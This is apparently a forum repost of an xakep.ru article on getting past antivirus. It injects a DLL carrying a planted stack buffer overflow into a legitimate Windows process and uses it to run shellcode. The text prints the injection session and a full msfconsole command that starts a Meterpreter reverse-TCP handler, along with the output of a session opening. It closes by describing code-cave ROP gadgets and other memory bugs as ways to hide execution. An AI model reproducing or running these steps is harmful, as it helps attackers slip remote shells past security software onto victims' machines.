
In the context of a legitimate process, overflow occurs.



```
(c) Корпорация Майкрософт (Microsoft Corp.), 2009. Все права защищены.

C:\Users\admin\Desktop>dllinject 3984 \Users\admin\Desktop\vuln_rop.dll
process 3984 opening with all access
kernel32.dll base: 0x76810000
allocation [0x00120000] created
shellcode written
CreateRemoteThread: The operation completed successfully.
errno 0x0
C:\Users\admin\Desktop>connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
connect() error
incoming connect
received 2896 bytes
received 142800 bytes
received 29518 bytes
received 0 bytes
connect() error
```

Buffer overflow in a legitimate process in action

And we execute "malicious" code bypassing the antivirus.



```
------------------------------------------------------------------------------------------
~/src/pe » msfconsole -q -x 'use exploit/multi/handler; set payload windows/meterpreter_
reverse_tcp; set LHOST 10.0.0.1; set LPORT 4444; set EXITFUNC thread; run'
[*] Starting persistent handler(s)...
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/meterpreter_reverse_tcp
LHOST => 10.0.0.1
LPORT => 4444
EXITFUNC => thread
[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Meterpreter session 1 opened (10.0.0.1:4444 -> 10.0.0.64:1400) at 2021-07-16 18:42:0
8 +0500

meterpreter > ps

Process List
============

 PID   PPID  Name           Arch  Session  User                   Path
 ---   ----  ----           ----  -------  ----                   ----
 0     0     [System Proce
             ss]
```

Execute malicious code bypassing the antivirus

FINDINGS

We used the effect of "unexpected" code execution in memory through a 0-day vulnerability, the antivirus could not predict it and block the threat. Loading the DLL into someone else's process is a well-known trick, and we used it solely for convenience: we almost did not have to change anything.
In fact, we could use an even more cunning way - just to replace the key instructions at a particular point in the memory of the process where user input is processed, and thereby introduce a vulnerability there (as if to make an antipatch).
And putting a couple of convenient ROP-gadgets in code caves, make it also suitable for operation. But so far, that's not even required.
The technique of hiding code execution through buffer overflow is not new, although it is rather little known. In this example, the most trivial buffer overflow example on the stack was used, and it brought us success. But there are much more cunning errors with memory, leading to RCE (hidden execution): use after free, double free, overflow in heap, format strings and so on. This opens up almost inexhaustible potential for methods of bypassing antivirus programs.
@s0i37
source:
xakep.ru

][0-][0-][0!

Complaint Like + Quotation Answer

DogZombie, mr_dopey, badsci and 5 more

Write an answer...

Attach files

Answer